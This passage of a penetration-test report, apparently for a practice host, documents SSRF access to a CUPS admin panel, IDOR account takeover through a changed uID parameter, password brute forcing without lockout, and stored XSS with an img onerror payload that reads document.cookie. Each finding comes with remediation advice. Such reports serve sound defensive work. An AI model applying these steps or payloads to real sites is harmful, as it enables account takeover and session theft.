
PoC: Test for XSS attack

Step 6: The XSS payload is executed when the same URL is accessed in the browser.




PoC: XSS payload executed.

Step 7: Accessing the internal admin panel of the **Cups printer** service.



PoC: Accessing Cups printer portal.

Step 8: Accessed the **Cups printer portal** successfully by exploiting SSRF.



PoC: Cups portal accessed successfully.

F-HIGH-06: Account Takeover via Insecure Direct Object Reference (IDOR)	
Impact	HIGH
Likelihood	HIGH
Overall Risk	**High (8.6)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Vulnerability Category	Broken Access Control

Description

Insecure Direct Object Reference, also called IDOR refers to when a reference to an internal implementation object, such as a file or database key, is exposed to users without any other access control. In such cases, the attacker can manipulate those references to get access to unauthorized data. In a web application, whenever a user generates, sends, or receives a request from a server, there are some HTTP parameters such as “id”, “uid”, “pid” etc that have some unique values which the user has been assigned.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High**.

As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. Such resources can be database entries belonging to other users, files in the system etc. An attacker can steal sensitive information from unrestricted directories and use this to craft other attacks.

In this scenario, an attacker can take over any users account by simply changing the value of “**uid”** parameter while updating profile data.

The likelihood of this vulnerability getting exploited is **Medium**.

Affected URL(s)

http://me.terahost.exam/update-user

Recommendations

It is recommended to,


- Developers should use indirect reference maps. Direct mapping can easily be guessed by attackers.
- If direct objects must be used, then the developers should ensure through validating that the user is authorized to view what they are attempting to access.
- Developers should use only one user or session for indirect object references.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

Supporting Evidence(s)

Summary: We have a victim user account present in this application with the email id victim@email.com and **uID=500.**

Step 1: Login as an attacker user, add profile details, and set the same email id as victim user as shown below.




PoC: Login as attacker and add details.

Step 2: Visit http://me.terahost.exam/session to know the attacker's **id** value.


PoC: id value of attacker user.

Step 3: Intercept the update profile request and observe the id value.




PoC: Original request

Step 4: Change **uID** value to **500** which belongs to the victim user.




PoC: Change uID value and forward this request.

Step 5: Observe the response of the profile data update request.




PoC: Response of update profile request

Step 6: Try to login as a victim user with a newly set password and original email id.



PoC: Login as victim with new credentials

Step 7: Attacker got access to the victim's account as shown below.



PoC: Account takeover successful

F-HIGH-07: Valid Accounts can be Brute Forced	
Impact	HIGH
Likelihood	MEDIUM
Overall Risk	**HIGH (8.1)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H
Vulnerability Category	Configuration Management

Description

It was observed that the user account can be brute forced as account does not get locked after 5 invalid attempts. An attacker who knows a valid username can guess the password of the valid user's account.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High.**

An attacker can guess the password of a valid user and can login into the application. Automated tools can be used to brute force the password.

The likelihood of this vulnerability getting exploited is **Medium.**

Affected URL(s)

http://me.terahost.exam/login-user

Recommendations


It is recommended to,

- An account lockout policy should be implemented.
- Implement CAPTCHA properly.

References:
https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

Supporting Evidence(s)

Step 1: Enter victim's email id, random password and intercept the request.




PoC: Enter data and intercept the request.

Step 2: Send this request to the intruder.

PoC: Enter data and intercept the request.

Step 3: Set the attack position for the password brute force attack.




PoC: Set attack position.

Step 4: Add a common password list and start the brute force attack.

PoC: Add wordlist and start attack.

Step 5: Observe the response body when a valid password for the victim's account is found.



PoC: Valid password found.

F-HIGH-08: Stored Cross Site Scripting Vulnerability	
Impact	High
Likelihood	High
Overall Risk	**High (7.1)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:N
Vulnerability Category	Input Validation, Injection

Description

In the Stored XSS attack, the injected script is stored on the target application as legitimate content, such as a message in a forum or a comment in a blog post. The injected code is stored in the database and sent to the users when it is retrieved, thus executing the attack payload in the victim's browser.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High.**

XSS attacks can result in the disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Even though **HTTPOnly** is used to protect cookies, an attacker can still execute actions on behalf of the user in the context of the affected website.

The likelihood of this vulnerability getting exploited is **High.**

Affected URL(s)

http://me.terahost.exam/update-user

http://me.terahost.exam/support

Recommendations

It is recommended to,

- Properly escape all untrusted data based on the HTML context.
- Server-side input validation is also recommended as it helps protect against XSS.
- Ensure that XSS meta-characters and content are sufficiently handled and are not returned as part of the response. Use an appropriate combination of blacklists and whitelists to ensure only valid and expected input is processed by the system.


References:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Supporting Evidence(s)


Instance1: Stored XSS in the profile update functionality of http://me.terahost.exam/update-user

Step 1: Add XSS payload to the **name** field `"><img src=x onerror=alert(document.cookie)>`.



PoC: Add payload and update details.

